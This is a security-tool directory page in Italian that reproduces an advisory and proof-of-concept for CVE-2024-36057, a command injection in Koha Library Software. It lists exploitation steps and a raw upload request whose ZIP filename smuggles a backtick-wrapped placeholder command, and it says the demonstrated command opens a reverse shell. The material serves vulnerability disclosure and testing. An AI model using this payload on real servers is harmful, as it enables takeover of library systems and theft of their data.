
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2024-36057 — Advisory e proof-of-concept per CVE-2024-36057, un'iniezione di comandi OS autenticata in Koha Library Software, che dimostra l'esecuzione arbitraria di comandi tramite nomi di file ZIP appositamente predisposti. | Kitploit
Strumenti/GitHubGitHub/hacklantic/cve-2024-36057
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration Testing
GitHubhacklantic/cve-2024-36057

CVE-2024-36057

Advisory e proof-of-concept per CVE-2024-36057, un'iniezione di comandi OS autenticata in Koha Library Software, che dimostra l'esecuzione arbitraria di comandi tramite nomi di file ZIP appositamente predisposti.

Vedi Repository
3122 giorni faNon ancora revisionato
Sito web

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2024-36057 - Koha Library Software < 23.05.10 - Iniezione di comandi OS

ID CVE: CVE-2024-36057
Prodotto: Koha Library Software
Tipo di vulnerabilità: Iniezione di comandi OS (CWE-78)
Punteggio CVSS: 9.8 (Critico)
Versioni interessate: Precedenti alla 23.05.10
Crediti: Karolis Narvilas


Descrizione

Koha è un sistema bibliotecario integrato open-source. Esiste una vulnerabilità di iniezione di comandi nella funzionalità di caricamento delle immagini di copertina in tools/upload-cover-image.pl. L'applicazione utilizza qx/unzip $filename -d $dirname/ per estrarre gli archivi ZIP caricati senza sanificare il parametro filename.

Un utente autenticato con privilegi elevati può creare un file ZIP con un nome file malevolo contenente caratteri backtick per iniettare comandi shell arbitrari, che vengono eseguiti lato server quando l'utente fa clic su "Process Images".

Impatto: Un attaccante remoto autenticato può sfruttare CVE-2024-36057 per eseguire comandi OS arbitrari sul server sottostante, portando a un compromesso completo del sistema, esfiltrazione di dati e all'instaurazione di backdoor persistenti o reverse shell.


Proof-of-Concept (PoC)

  1. Accedi a Koha come utente con privilegi elevati.
  2. Naviga su: https://{domain}/cgi-bin/koha/tools/upload-cover-image.pl
  3. Carica un normale file ZIP e, utilizzando un proxy di intercettazione come Burp Suite, modifica il nome del file come mostrato di seguito:

Richiesta:

POST /cgi-bin/koha/tools/upload-file.pl?temp=1 HTTP/1.1
Host: {domain}
Cookie: [High-Privilege Session]
Connection: close

------WebKitFormBoundaryP82Da5V6eaQOuBUT
Content-Disposition: form-data; name="file"; filename="execute`<INJECTED_COMMAND>`.zip"
Content-Type: application/x-zip-compressed

<zip file contents>
------WebKitFormBoundaryP82Da5V6eaQOuBUT--

  1. Dopo che il file ZIP è stato caricato con successo, fai clic su "Process Images".
  2. Il comando iniettato all'interno dei backtick viene eseguito lato server. In questo esempio, viene stabilita una reverse shell sulla macchina target.

Reverse Shell PoC


Riferimenti

  • MITRE - CVE-2024-36057
  • Hacklantic
Scarica lo strumento